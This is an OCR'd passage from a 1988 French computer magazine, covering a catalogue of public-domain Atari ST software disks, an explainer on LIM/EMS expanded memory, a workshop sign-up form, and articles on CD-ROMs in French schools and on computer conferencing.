Néo.PRG *Graphisme Couleur* Logiciel Néochrome 0.5. Documentation française. **Slideani.PRG** *Graphisme Couleur* Programme permettant de faire défiler des images au format NEO. **Dors** *Utilitaire Source GFA* Eteint l'écran et dessine des étoiles, ce qui épargne le tube cathodique. **Boink.PRG** *Graphisme Couleur* La célèbre balle qui rebondit sur l'écran du ST. **Dooble.PRG** *Graphisme* Graphisme monochrome et couleurs. Source en C. **GFABASRO.PRG** *Programmation* Run-Only permettant d'utiliser les programmes écrits en Basic GFA.



ST 5 Compression de fichiers

FloadV2.PRG *Utilitaire* Accélère la lecture sur disquette. **Elisa.TOS** *Réflexion* L'ordinateur psy. **Panic. PRG** *Jeu Source* Des soucoupes vous attaquent. **STSQ.TTP** *Utilitaire* Compression de fichiers. **Stusq.TTP** *Utilitaire* Décompression de fichiers. **Gobang.PRG** *Jeu Monochrome* Un jeu de Go. **Lachsack.PRVG** *Son* Attention, le rire est contagieux.

ST 6 Utilitaires

Tinytool.ACC *Utilitaire* Exploration mémoire et disquette en accessoire de bureau. **Minos. ACC** *Jeu* Un labyrinthe en accessoire de bureau. **BicalcV2.ACC** *Utilitaire* Une calculatrice en accessoire de bureau. **Surface.PRG** *Graphisme Monochrome* De belles courbes. **SuperFMT.PRG** *Utilitaire* Logiciel de formatage rapide. **Maniac.PRG** *Jeu Source Monochrome* Les gloutons vous poursuivent. **Master1.PRG** *Jeu Source* Un jeu de Mastermind. **Macgem.PRG** *Graphisme Source* Le ST prend l'apparence d'un Mac, mais là s'arrête la comparaison.

ST 7 Disques virtuels

Arc *Utilitaire* Compactage et archivage de tout fichier. **Autocopy** *Utilitaire* Automatise la copie de fichiers sur disque virtuel. **Automate** *Utilitaire* Automatise une utilisation de la souris. **Ram-Auto** *Utilitaire* Série de programmes créant automatiquement un RAM disque virtuel. **Spoolers** *Utilitaire* Série d'accessoires et de programmes créateurs de spoule d'imprimante. **Eternal** *Utilitaire* Créé un disque virtuel éternel. **Intramdk** *Utilitaire* Accessoire qui crée un disque virtuel.

ST 8 Communication

Celests *Jeu Couleur* Un petit wargame spatial. **Kermit** *Communication* Le plus célèbre des logiciels de communication. **Monopoly** *Jeu Couleur* Jeu très connu, on joue contre 1 à 4 joueur(s) géré(s) par ST. **Sterm** *Communication* Le standard TERM en version ST. **Termx** *Communication* Complément de STERN.

ST 9 Dessin haute résolution

Easel Affiche une image Degas sur le bureau Gem. **Megablit** Logiciel de dessin haute résolution compatible avec le format Degas P13. Possède des modes de dessin en transparence et en superposition. **Picswitch** Utilitaire de conversion d'images d'une résolution à l'autre. **Dossier: convert** Utilitaires complémentaires de conversion d'images (Art Director, Doodle, Degas, Néochrome). **Snapshot** Utilitaire pour la réalisation d'instantanés d'écran, utilisables dans un logiciel de dessin. **Dossier: images** Démonstrations dans différents formats.

ST 10 Bureautique

Newword Un véritable traitement de texte en accessoire, accessible depuis n'importe quelle application Gem. **Accentf** Incorpore les accents circonflexes et trémas sur des logiciels de conception étrangère. **Easel** Affiche une image Degas sur le bureau.**Quick** Logiciel de gestion de fichiers qui fonctionne hors de l'environnement Gem.

ST 11 Musique

Musix32 *Application* Un programme pour éditer des morceaux de musique sur deux portées et entendre le résultat sur l'ordinateur lui-même. Musix est complété par treize fichiers. MUX, qui sont des pièces de démonstration, de la bourrée au rock en passant par le tango. **Mididemo** *Utilitaire* Un programme pour piloter la sortie Midi du ST. Il contient huit morceaux numérisés et affiche en même temps un clavier indiquant les notes jouées. **Sound-ST** *Démo* Une animation simule la présence d'un orchestre de rock dont on entend les instruments.

WOYTEK MAZUREK 72|40|04|63

Utilisez le bon de commande de la page 71

VAL-REX
tout autour de l'informatique

Table C,
un bon moyen pour "économiser" en micro

Pratique. Toute l'informatique à portée de main...
La Table C s'adapte parfaitement à la gestuelle informatique. Elle intègre votre taille et votre position de travail pour un maximum de confort.

Evolutive. La Table C répond à vos besoins grâce à ses multiples accessoires : chariot support pour imprimante, tablette latérale et étagère de rangement pour boîte à disquettes, manuel d'instructions...
En deux temps trois mouvements, elle se transforme en poste complet, sans perdre sa souplesse d'utilisation.

Compacte. Moins de 0,3 m² de surface au sol...
Une telle économie de place dans un bureau, c'est un vrai luxe !

Mobile. Montée sur roulettes dont deux avec frein, la Table C se déplace d'un bureau à l'autre en toute sécurité.

Elégante. Son architecture sobre en "C", ses plateaux beiges traités anti-reflets lui permettent de se fondre harmonieusement dans l'ambiance du bureau.
Les fils et les câbles de raccordement du micro sont astucieusement dissimulés dans les montants et à l'intérieur de la "jupe dorsale". C'est plus pratique et plus esthétique !

M., Mme
Société
Adresse
C.P. Ville
Souhaite sans engagement de sa part recevoir une documentation gratuite sur la gamme VALREX
01/06/88/C

VAL-REX ®

B.P. 8 - 84600 VALREAS - TEL. : 90.35.00.80 - TELEX : 431124

LES DISQUES VIRTUELS ET LES SPOULEURS D'IMPRIMANTE

L'importante mémoire du ST a rendu leurs lettres de noblesse à ces deux catégories d'utilitaires. Les disques virtuels installent virtuellement une unité de disquettes dans la mémoire de l'ordinateur. Absolument indispensables aux possesseurs d'un seul lecteur, ils facilitent grandement les manipulations de fichiers. Certains sont en vente à plus de 300 F (K-Ram de Kuma Software) d'autres sont gratuits ou presque, comme Eternal Ramdisc. Ils sont pourtant relativement similaires.

Les spouleurs libèrent l'ordinateur pendant l'impression. Le texte à imprimer se loge dans un tampon en mémoire (une grande mémoire permet donc un grand texte), et l'utilitaire gère les interruptions pour l'envoi des données vers l'imprimante. Ici encore, il n'y a pas grande différence entre les produits classiques (Spool de Michtron) et ce que l'on peut trouver dans le domaine public (Spooler, PSpool, etc.).

LES UTILITAIRES GRAPHIQUES

Les fichiers graphiques occupent beaucoup de place sur un disque dur ou sur une disquette. On peut les compacter avec un utilitaire comme Tinystuff (réduction de 1 à 80 %) puis les visualiser avec son comparse, Tinyview. Pour convertir une image créée avec un logiciel de dessin quelconque (y compris avec MacPaint) en une image Degas ou Néochrome, la seule solution rapide et satisfaisante reste Picswitch. Ces deux logiciels font également partie de la grande diversité de programmes que l'on trouve dans le domaine public sur Atari ST. Les graphistes y découvriront également des accessoires pour faire du dessin animé sous Degas, des éditeurs de polices de caractères Gem (indispensables avec l'imprimante laser), des *picshows* (défilement programmable d'images) et des *snapshots* (« photographies » de l'écran)... sans oublier que certains programmes de dessin performants (Néochrome premières versions, Master Painter, Public Painter, etc.) sont également du domaine public.

THIERRY PLATON

DOMAINE PUBLIC : OÙ LES TROUVER ?

Tous les logiciels cités dans cet article sont disponibles au Club Station Informatique, 2, rue Piémontési, 75018 Paris, en téléchargement sur Calvacom (3613 code 175040781) ou dans les Feed ST de *L'Ordinateur individuel*. A l'occasion de ce dossier spécial Atari, nous rééditons, pour une durée limitée, l'ensemble du catalogue des disquettes (12 références) Feed ST. Profitez de cette offre spéciale (*cf.* p. 179).

LES TESTS DÉJÀ PARUS DANS L'OI

Logiciel	Distributeur	N° de L'Oi	Page
Arkey	Némographic	93	51
Basic GFA	Micro Application	90	60
Becker Text	Micro Application	96	52
Calcomat Plus	Micro Application	99	47
First Word	Atari	93	128
Fleet street Publisher	Fil	101	66
Induction	Upgrade	102	48
Publishing Partner	Upgrade	97	92
Signum	Applications Systems	98	60
Superbase	Micro Application	100	72
ZZ-Rough	Human Software	100	74
ZZ-2D	Human Software	103	84

Ces logiciels ont fait récemment l'objet d'un banc d'essai dans nos colonnes. Pour compléter votre collection ou vous procurer un ancien numéro, voir page 197.

LIM/EMS

ALAIN LALISSE

Le bon vieux DOS laisse apparaître peu à peu ses limites. C'est notamment le cas pour la gestion de l'espace-mémoire adressable par une application limitée à 640 Ko. Il est maintenant certain que cette barrière ne « sautera » jamais. Quelques échappatoires ont cependant été trouvées.

Les premiers PC, associés au système d'exploitation MS-DOS, utilisaient le microprocesseur Intel 8088. Celui-ci, conçu sur une architecture 8 bits, appartient à la famille 8086 et ne permet d'adresser que 1 Mo (1 024 Ko) de mémoire. Ce sont ces données qui ont été prises en compte pour réaliser le système d'exploitation MS-DOS. La limite de 640 Ko de mémoire vive (RAM) accessible au système, au programme, aux données n'est en fait qu'une conséquence de ces limitations. Les 384 Ko de mémoire restants sont réservés au système et utilisés par le contrôleur vidéo. Ainsi, à l'origine, la barrière, aujourd'hui tellement contestée, n'était pas seulement due à MS-DOS, mais plutôt au microprocesseur 8088.

L'apparition des processeurs plus évolués Intel 80286 et 80386 a permis d'utiliser une mémoire vive plus grande : respectivement 16 Mo pour le premier et 4 Go pour le dernier. Ces processeurs fonctionnent selon deux modes. Le mode réel offre le même jeu d'instructions que le 8086, mais présente les mêmes limitations. Le mode protégé, lui, favorise l'emploi de toute la mémoire, à la condition qu'il soit géré directement par l'application et non par le système d'exploitation. Cette mémoire est appelée « mémoire étendue ». MS-DOS fonctionne aujourd'hui avec les 80286 et les 80386, de la même manière qu'avec les premiers microprocesseurs 8086.

LA NORME LIM/EMS

Pour pallier les insuffisances de la RAM et de la mémoire étendue, qui nécessite, on l'a vu, une programmation particulière, trois sociétés, Lotus, Intel, Microsoft, se sont entendues pour imaginer une solution parallèle appelée « mémoire d'extension » ou *Expanded Memory*, d'où le nom LIM/EMS pour *Lotus Intel Microsoft Expanded Memory System*. Bien évidemment, un programme ne peut être exécuté que si le code correspondant est situé en mémoire vive (RAM). Le principe de la mémoire d'extension est d'abuser les programmes en simulant un espace physique de 640 Ko ou plus. A cette fin, la technique employée est appelée « commutation de blocs ».

Au début de cette année, la version 4.0 de LIM/EMS a été annoncée. Elle va peu à peu remplacer la 3.2, norme la plus répandue aujourd'hui avec laquelle la quasi-totalité des logiciels et des cartes a été développée. Elle exploite une zone-mémoire disponible au-dessus des 640 Ko en commutant un bloc de 64 Ko avec la carte d'extension-mémoire. La version 4.0 s'avère une amélioration de la 3.2 et, de la même façon, elle permet d'associer de la mémoire fournie sur les cartes additionnelles à des pages de 16 Ko contiguës et situées dans une zone libre entre les 640 Ko et les 1 024 Ko.

EMS 4.0 EXTENSION DE LA VERSION 3.2

Le nombre de quinze fonctions disponibles dans la version 3.2 a été porté à trente, soit quinze fonctions nouvelles. Pour des raisons de compatibilité, les quinze premières restent inchangées.

Plusieurs fonctions servent à manipuler plus facilement la mémoire. Ainsi, la fonction 17H (Map/Unmap Multiple Handle Pages) relie, en une seule instruction, plusieurs pages logiques à plusieurs pages physiques. La fonction 18H (Reallocate Pages)

augmente et diminue dynamiquement le nombre de pages associées à un *Handle* (pointeur sur un pointeur). Avec la fonction 24H (Move/Exchange Memory Region), il est maintenant possible d'effectuer des transferts directs de mémoire à mémoire et ce quel que soit son type. Enfin, la version EMS 4.0 peut gérer 32 Mo de mémoire d'extension au lieu de 8 Mo pour l'ancienne version 3.2.

De nouvelles fonctions de communication interprocessus sont disponibles avec les fonctions 20H (Get/Set Handle Name) et 21H (Get Handle Directory). Avec un simple nom de *handle*, deux applications peuvent se partager la même zone de données, et celle-ci peut se trouver en mémoire d'extension. Les fonctions 22H (Alter Page Map and Jump) et 23H (Alter Page Map and Call) sont tout particulièrement destinées à simplifier l'écriture de programmes lorsque l'on veut exécuter du code situé en mémoire d'extension. Les fonctions 19 (Get/Set Handle Attribute) et 29 (Prepare Extended Memory Hardware for Warm Boot) gèrent la mémoire d'extension lors d'un « Reset à chaud ». Certains *handle* seront ainsi conservés et restaurés après le Reset. Les pages associées ne sont pas perdues. Enfin, les fonctions 26 à 30 ne seront utiles qu'aux développeurs de systèmes d'exploitation. Elles permettront notamment de fabriquer des environnements multitâches.

EN PRATIQUE

Il existe quelques conditions préalables à l'utilisation de la norme LIM/EMS.

La première est de disposer d'une carte d'extension-mémoire spécialement conçue et étudiée pour cette norme. Elle doit être placée dans le bus d'extension du PC. Au moment de l'initialisation, un programme pilote doit être installé. Il déterminera la version de la gestion-mémoire LIM/EMS : 3.2 ou 4.0.

Enfin, les applications doivent faire appel à cette mémoire d'extension et donc avoir été spécialement écrites pour mettre en œuvre la commutation de blocs de LIM/EMS. Cette norme est avant tout destinée aux développeurs de logiciels qui pourront ainsi créer des applications plus complexes, gérer plus facilement la mémoire surtout lorsque la barrière des 640 Ko s'avère proche. La mise en œuvre se révèle périlleuse, et elle est réservée aux programmeurs-système spécialistes de l'assembleur.

La norme est aussi suivie par les nombreux constructeurs de cartes d'extension-mémoire EMS. LIM/EMS garantit que ces cartes tourneront avec l'ensemble des logiciels. Les nouvelles applications, enfin, continueront de fonctionner sur les PC.

CONCURRENCE

Avant l'introduction de la version 4.0, LIM/EMS 3.2 a suscité de nombreuses controverses quant à ses limitations. Un autre regroupement de sociétés, comprenant AST, Quadram et Ashton Tate, a introduit une autre norme d'extension-mémoire améliorée : l'EEMS. Pour des questions de compatibilité, tout logiciel écrit pour l'EMS 3.2 peut mettre en oeuvre l'EEMS. Celle-ci peut gérer une commutation de blocs de 16 Ko et en manipuler ainsi jusqu'à la totale utilisation de la mémoire, y compris dans la zone inférieure à 640 Ko. La LIM/EMS 3.2 est limité à un seul bloc de 64 Ko dans la zone de 640 Ko à 1 024 Ko. La version 4.0 de LIM/EMS est la réponse à cet état de fait.

En attendant qu'OS/2 soit totalement opérationnel, les extensions-mémoires EMS représentent une bonne solution d'attente.

LES FONCTIONS DE LA NORME LIM/EMS VERSION 4.0

Fonctions de LIM/EMS 3.2

1	Get Status
2	Get Page Frame Address
3	Get Unallocated Page Count
4	Allocate Pages
5	Map, Unmap Handle Pages
6	Deallocate Pages
7	Get Version
8	Save Page Map
9	Restore Page Map
10	
11	
12	Get Handle Count
13	Get Handle Pages
14	Get All Handle Pages
15	Get, Set Page Map

Nouvelles fonctions de LIM/EMS 4.0

16	Get, Set Partial Page Map
17	Map, Unmap Multiple Handle Pages
18	Reallocate Pages
19	Get, Set Handle Attribute
20	Get, Set Handle Name
21	Get Handle Directory
22	Alter Page Map and Jump
23	Alter Page Map and Call
24	Move, Exchange Memory Region
25	Get Mappable Physical Address Array

Fonctions spéciales

26	Get Expanded Memory Hardware Information
27	Allocate Standard, Raw Pages
28	Aternate Map Register Set
29	Prepare Expanded Memory Hardware for Warm Boot
30	Enable, Disable Operating System Environnement

WOYTEK MAZUREK 72140104163

les ateliers comparatifs de logiciels

POUR MIEUX CHOISIR

LES TABLEURS ET GRAPHEURS

Mardi 21 juin 1988 - Hôtel Sofitel - 8, rue Louis Armand - Paris 15e

Pourquoi les Ateliers Comparatifs?

Aujourd'hui, si vous êtes utilisateur ou informaticien chargé de choisir un logiciel dans un domaine précis (traitements de texte, tableurs, bases de données, etc.), vous vous trouvez confronté à un choix difficile face à une offre abondante et diverse d'informations et de conseils, et le plus souvent présentée de manière incomplète.

Les 5 garanties des Ateliers Comparatifs :

1. La présentation comparative des meilleurs produits actuellement sur le marché.
2. La caution professionnelle de nos revues micro dont la déontologie implique l'impartialité totale vis-à-vis des produits.
3. La présentation de chaque produit suivant un scénario* mis au point par les organisateurs et indépendant de tout souci commercial.
4. Un tableau synthétique des critères fonctionnels et un palmarès établis en fin de journée pour mieux cerner les avantages des produits les uns par rapport aux autres.
5. Une animation réalisée par des professionnels indépendants, garantie d'un débat contradictoire et objectif.

*Sous forme d'une charte signée par chaque éditeur, charte remise dans son intégralité dans le dossier

Qu'est-ce qu'un Atelier Comparatif ?

Les Ateliers Comparatifs de logiciels ont été créés pour compléter les informations données dans les revues et ainsi mieux répondre aux besoins des lecteurs, en mettant notamment en contact l'offre des fournisseurs et les besoins des utilisateurs.

Uniques et originaux en France, les Ateliers Comparatifs ont été créés pour **faire le bon choix** en toute connaissance.

L'Atelier Comparatif des "tableurs et grapheurs".

Décision Informatique, Temps Micro, L'Ordinateur individuel et BuroFormatic ont choisi les logiciels les plus marquants du marché actuel :

Nom des produits	Editeurs
Boeing Calc / Graph	Ségiciel
Excel / Multiplan 3	Microsoft
Javelin	La Commande Electronique
Lotus 1 2 3 (et les compagnons)	Lotus Development
Quattro	Borland
VP - Planneur +	Softissimo

Journée organisée par le Cabinet BuroFormatic. Pour tout renseignement telephonez au 42 67 35 45.

Participation aux frais (déjeuner compris) : 2 372 F TTC (dont TVA 18,60% 372 F incluse). Inscription à l'aide du bulletin ci-dessous.

Temps Micro — Décision Informatique — L'Ordinateur Individuel

les ateliers comparatifs de logiciels

BULLETIN D'INSCRIPTION AUX ATELIERS COMPARATIFS DE LOGICIELS

à retourner à BuroFormatic, 1 square du Cèdre, 91370 Verrières le Buisson.

Journée du 21 juin 1988 : Les tableurs et grapheurs.

NOM _____ Prénom _____

Société _____ Fonction _____

Adresse _____

Ville _____

Code Postal _____

Téléphone _____

☐ Je désire m'inscrire et je joins mon règlement de 2 372 F TTC par chèque à l'ordre de BuroFormatic.

☐ Je désire recevoir une facture convention* et je paierai à réception de celle-ci.

☐ Je désire une documentation.

*Facture tenant lieu de Convention de formation professionnelle simplifiée. N° d'enregistrement de déclaration d'organisme formateur : 119 100 94 191.

INSCRITE EN PRIORITÉ ABSOLUE POUR LE NOUVEAU SEPTENNAT PRÉSIDENTIEL, LA FORMATION DES HOMMES BÉNÉFICIERA DES DERNIERS DÉVELOPPEMENTS OFFERTS PAR LA MICRO-INFORMATIQUE. DE GRANDES ENTREPRISES ONT OUVERT LA VOIE. APRÈS DIVERSES DÉCONVENUES EN EAO ET L'EXPÉRIENCE IPT, L'ÉDUCATION NATIONALE ELLE-MÊME ADOPTE LES GRANDS STANDARDS PROFESSIONNELS ET LE CD-ROM. POUR MIEUX RENDRE COMPTE DE CETTE ÉVOLUTION, L'OI VOUS PROPOSERA CHAQUE MOIS UN CAHIER SPÉCIAL CONSACRÉ AUX NOUVELLES TECHNOLOGIES POUR LA FORMATION DANS L'ENSEIGNEMENT ET EN ENTREPRISE. POINTS DE VUE ET CRITIQUES RELATIFS À CETTE PREMIÈRE LIVRAISON SONT LES BIENVENUS SUR LE FORUM DE L'OI TÉLÉMATIQUE (3615, OI). VÉRONIQUE CHARREYRON.

TENDANCES POUR LA RENTRÉE 88-89

LE CD-ROM ENTRE À L'ÉCOLE

On n'en attendait pas moins de cette vénérable institution. L'Education nationale donne l'exemple et se lance dans l'aventure CD-ROM. Cinq cents établissements seront équipés avant la fin de l'année.

Michel Lucius, directeur des lycées et collèges : « Si la greffe CD-ROM prend, le procédé sera renouvelé tous les ans. »

Michel Benichou

L'Education nationale mijote une grande première pour la rentrée en préparant l'arrivée discrète, mais bien réelle, des CD-ROM dans cinq cents à six cents établissements scolaires, dotés en lecteurs et en programmes. Les éditeurs et les constructeurs – qui, selon les paroles mêmes du directeur des lycées et collèges Michel Lucius, « nous ont bien fait sentir que nous avions un rôle incitateur à jouer » – respirent désormais avec plus de sérénité. Au-delà de l'aspect économique, important certes, car il fera certainement boule de neige, cette décision marque surtout un grand pas en avant vers la généralisation de l'accès au savoir, une notion aussi chère à M. René Monory que les simulations. Un pas mais non un aboutissement. « L'Education nationale dispose de sources d'informations importantes mais diffuses », constate M. Lucius, « nous avons commencé à réfléchir sur le CD-ROM au mois de janvier, prenant conscience de tout ce qu'apporte la technologie en termes de concentration et de diffusion d'informations, pour un rapport qualité/prix séduisant. Nous serions très vite limités si tous les centres de documentation et d'informations devaient acheter l'Encyclopedia Universalis... »

Pour mettre en oeuvre cette politique volontariste, la vieille dame a donc débloqué une enveloppe d'environ 3 millions de francs destinée à l'équipement de ces lycées et collèges. Négociation avec les constructeurs ou appel d'offres... rien n'est encore défini. Une chose est certaine : l'opération débutera à la fin 88, accompagnée, sur le terrain, de stages de formation pour les enseignants. Inutile de dire que ces sites-tests seront suivis à la loupe. « Il est primordial d'informer les autres établissements des résultats obtenus », insiste Michel Lucius, « l'Etat ne peut pas prendre à sa charge de tels développements en dehors des programmes considérés d'ordre national. Nous donnons l'impulsion. » D'un autre côté, « il faut une certaine continuité en matière de politique éducative »... Bref, la relève doit venir des collec-

Marc Pialoux/CNDP

Une enveloppe de 3 millions de francs environ est destinée à l'équipement des lycées et collèges.

tivités territoriales. Néanmoins, les établissements pourront disposer d'autres subsides gouvernementaux tels que le tout nouveau fonds d'innovation pédagogique (décision du 9 mars 1988). A la clé, 200 millions de francs.

Quelles applications pour le CD-ROM éducatif ?

Les applications seront sans doute cruciales pour l'avenir du « CD-ROM éducatif ». « L'apport peut être considérable, si les produits sont bien ciblés », remarque le directeur des lycées et collèges. La première approche porte sur des produits de type encyclopédique ou banque de données (économie, biologie/géologie, cartographie, etc.), diffusant une information assez statique. Ici encore, la grande maison a retenu la voie des licences mixtes. Deux ou trois contrats seront passés cette année après appel aux éditeurs. « Si la greffe CD-ROM prend, le procédé sera renouvelé tous les ans », promet Michel Lucius, qui estime l'investissement à 2 ou 3 millions de francs par titre. Les noms des heureux gagnants seront proclamés au mois d'octobre.

ACT Informatique se place au premier rang des « nominables » en multipliant les coéditions : base de données lexicographique et dictionnaire de la langue française avec Hachette ; base anthologique littéraire et historique du XVIe au XIXe siècle avec Cedic/Nathan ; base de données économique avec Hatier ; et enfin, main dans la main avec Cedrom Technologies, un pot-pourri des annales des examens et concours depuis six ans. Les portes sont grandes ouvertes quant aux applications du futur. « Nous sommes à la naissance de quelque chose de nouveau, il y a encore une pratique pédagogique à développer autour du média », insiste Alain Elie, chargé du secteur innovation pédagogique et technologies nouvelles. Au sein même de l'Education nationale, les projets germent. La direction de l'information et de la communication donne l'exemple en préparant un recueil des lois et règlements.


L'opération CD-ROM ne constitue pas la première incursion des mémoires optiques dans les salles de classe. Le vidéodisque s'y est déjà cassé les dents. 200 vidéolecteurs en dotation en 1986 ; à peine 450 au total aujourd'hui. Le CD-ROM ne risque-t-il pas de connaître le même destin ? « Si le vidéodisque n'a pas pris l'ampleur que l'on escomptait, c'est certainement que les utilisateurs n'ont pas trouvé les produits qu'ils attendaient (25 titres utilisables et une dizaine réellement intéressants aux dires d'Alain Elie), ni senti une volonté de continuité du côté de l'Education nationale », reconnaît Michel Lucius, qui ajoute : « les constructeurs ne nous ont pas encouragés à poursuivre l'opération. » Enfin, il n'est pas question que le CD-ROM devienne un marché obligé, comme a pu l'être en son temps la machine-outil.

Licences mixtes : 45 000 logiciels vendus et bientôt une seconde vague

Alors que les licences mixtes CD-ROM ne sont encore que projets, leur équivalent logiciel est un beau succès... « pour les éditeurs comme pour les établissements », souligne Alain Elie. Deux chiffres parlants : 21 produits licenciés, 45 000 produits achetés... pour l'instant (la possibilité d'achat court sur deux ans). En tête du palmarès Turbo-Pascal, suivi par Multiplan et Word. Les logiciels sur nanoréseau ne s'en tirent pas trop mal avec une moyenne de 1 400 à 2 500 ventes par titre. « Les établissements ont compris le message, une véritable politique d'achat s'instaure, et les produits sont inscrits à l'inventaire », insiste Alain Elie.

La deuxième vague de licences mixtes semble partie sous les meilleurs auspices avec 540 projets ou ▶

Un centre de documentation classique. L'arrivée du CD-ROM va marquer un grand pas vers la généralisation de l'accès au savoir.



Marc Pialoux/CNDP

produits déposés provenant de 200 éditeurs et SSII. Les résultats devraient être édités à la fin du mois de juin ; pour achat dès le début de la rentrée 88-89. Il est certain que les critères de choix ont sensiblement varié depuis 1987, car s'ajustant aux besoins des académies. « Les logiciels disciplinaires prennent le pas sur les produits professionnels », constate Alain Elie, qui note également un besoin pour les intégrés. Parallèlement aux licences mixtes, les procédures d'achat en nombre (pour des produits touchant des formations spécifiques telles que le BTS médico-social) et celles d'expérimentation (pour les logiciels un peu prospectifs, dont l'intérêt pédagogique est testé dans les académies) se poursuivront. Budget total : 25 millions de francs en 1988. Sans oublier les 45 millions de francs distribués aux établissements secondaires pour l'achat de logiciels. Le système des licences mixtes devrait être poursuivi sur plusieurs années. « Il n'est pas dit que nous choisirons une vingtaine de logiciels tous les ans », complète Michel Lucius. Vous l'aurez compris, l'évolution ira à la baisse.

Un concours de scénarios

Le constat est moins bon pour le second concours de scénarios de logiciels éducatifs, dont les résultats viennent d'être publiés. Moitié moins de participants en 1988 qu'en 1987, soit 165 scénarios contre 356 l'année précédente. « Le délai imparti aux enseignants était également réduit de moitié », constate Alain Elie, « il n'ont eu que deux mois et demi de travail contre cinq en 1987. » Le succès mitigé de la première vague de logiciels est peut-être aussi à la source de cette désaffection. D'après une enquête menée par la direction des lycées et collèges auprès des 34 lauréats primés en 1987 (25 réponses), 11 d'entre eux auraient signé des contrats avec des éditeurs, 4 feraient l'objet de promesses de contrats et 5 de contrats conditionnels.

5 544 PC/AT à la fin 88

Côté hard, c'est la routine. On clôture les comptes avec l'achèvement des trois grandes opérations nationales de dotation (environ une centaine de millions de francs dépensés en 1987 et 1988). Cela concerne l'équipement des classes préparatoires aux grandes écoles (647 classes dotées en 1987, 263 classes en 1988 représentant un total de 2 724 micros), la poursuite des équipements en CAO/DAO des lycées et LEP (180 classes dotées en 1987 et 1988, 1 080 micros), et celle des équipements pour la bureautique (290 classes dotées en 1987 et 1988, 1 740 micros). 5 544 compatibles PC/AT seront installés à la fin de l'année. Quatre constructeurs se sont partagé le marché : Léanord, SMT/Goupil, IBM et Victor. Les programmes d'innovation technologique – utilisation pédagogique des images Spot, pilotage d'instruments scientifiques et expérimentation – testés sur les 28 académies, à raison d'un établissement par académie, se poursuivent. Pour le reste, les régions devront assurer le relais. ■

CONFÉRENCE TÉLÉMATIQUE

LA FRANCE BALBUTIE

Il ne sera pas dit que le pays qui a donné vie au Minitel souffre de difficultés de communication. La conférence télématique réussira-t-elle là où les messageries d'entreprises échouent ?

Devinette : quel est le point commun entre un candidat démocrate aux primaires américaines, le deuxième constructeur informatique mondial et une vénérable université française ? Réponse : tous trois ont recours aux vertus de la TCAO (conférence télématique assistée par ordinateur) et à celles du logiciel américain Participate de PSI-Neti (Participe présent en version française) pour communiquer. Gary Hart, en bon « évangéliste », sème la bonne parole sur le réseau et informe ses ouailles de ses futurs meetings. Digital Equipment tisse une maille de 90 000 postes de travail reliant 116 000 employés du monde entier via 20 000 ordinateurs (progiciel : Vax Note et Participate). Enfin, l'université de Paris-Dauphine laisse trente-cinq étudiants-athlètes en maîtrise de gestion du sport se former et débattre sur leur sujet favori (voir encadré p. 188), à distance et en différé.

Si la TCAO a facilement conquis les Etats-Unis, en partie « grâce » à l'accident nucléaire de Three Mile Island (mise en place de la conférence sur la sécurité

Des débuts sous le signe des accidents nucléaires.

« Nuclear Notepad » à l'initiative du tout-puissant Institute of Nuclear Power Organization), elle a du mal à s'imposer en France, où fleurissent les messageries de tous poils. Les raisons historiques abondaient jusqu'à l'année dernière : serveurs implantés aux Etats-Unis, logiciels américains peu conviviaux et accessibles uniquement en mode ASCII, etc.

Depuis la francisation et la « minitellisation » de Participate par la société parisienne Double Hélice, et l'ouverture d'un serveur à Asnières en janvier 1987 (Prime 2650, capacité de 300 Mo, 30 accès simultanés), ces barrières tombent une à une. Reste le poids des habitudes acquises. « Une masse inerte difficile à secouer », aux dires de Marc Guillaume, père de la conférence de Paris IX-Dauphine et directeur de l'Iris-TS (Institut de recherche et d'information socio-économique). Et pourtant, la conférence télématique présente un atout inestimable par rapport aux messageries professionnelles classiques : l'interaction de groupe autour d'un même thème. En deux mots : les informations échangées ne sont plus stockées dans des boîtes aux lettres nominatives, mais dans des espaces communs baptisés « conférences », que fréquentent de manière asynchrone tous ceux qui le souhaitent.

